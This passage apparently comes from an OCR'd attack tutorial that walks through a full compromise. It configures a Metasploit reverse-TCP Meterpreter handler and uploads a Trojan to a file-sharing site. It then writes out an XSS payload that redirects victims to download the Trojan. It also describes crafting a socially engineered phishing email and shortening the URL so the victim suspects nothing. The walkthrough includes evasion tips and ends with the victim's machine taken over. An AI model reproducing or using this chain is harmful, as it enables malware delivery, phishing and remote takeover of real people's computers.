msf exploit(handler) > set LHOST "attacker ip"
msf exploit(handler) > exploit
```

Now as we have set up our exploitation, let's find a web application that can help in uploading our Trojan.

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set LHOST 192.168.186.130
LHOST => 192.168.186.130
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.186.130  yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.186.130:4444
[*] Starting the payload handler...
```

Figure 17: Trojan and exploit all set in Metasploit framework




Figure 18: Trojan got successfully uploaded in "File upload" web application."

Note: Be careful, as many file upload websites scan all uploaded files (mainly "exe" files and delete it when they find it suspicious).

Now we will craft an XSS payload that will make the victim download our Trojan and run it on his machine.

Following is the payload that will be inserted in "search" textbox in our vulnerable web application.

XSS Payload => ***<script>alert("Download our Software for Beginners");window.location.href="https://www.fileupload.com/file/abcdef"</script>***

Note: Before sending to victim it's better to retest on your own machine.

As we have crafted our XSS payload now it's time to craft an email that can be sent to victim (using our Social Engineering Technique).

So before sending remember to make the URL hidden or if it is big URL, make it small so that victim doesn't become suspicious.




Figure 19: Sending Crafted Mail to victim (help of social engineering attack)

(Note: Before using any short URL website, we used Burp Suite to get the URL and also change the current URL method from "POST" to "GET", so that it directly affects the browser.)




Figure 20: Changing URL from "POST" to "GET" and copying the URL.

Now let's see it from the victim's end.

Now as we can see, the victim has received our email.




Figure 21: Mail has been received in the victim's mail inbox.

Victim Clicks the URL




Figure 22: As Victim clicks the URL he's redirected to the website where XSS alert gets executed.




Figure 23: Victim downloaded the Trojan as he found it legitimate and is ready to install it.





Figure 24: Successfully exploited and took over victim machine



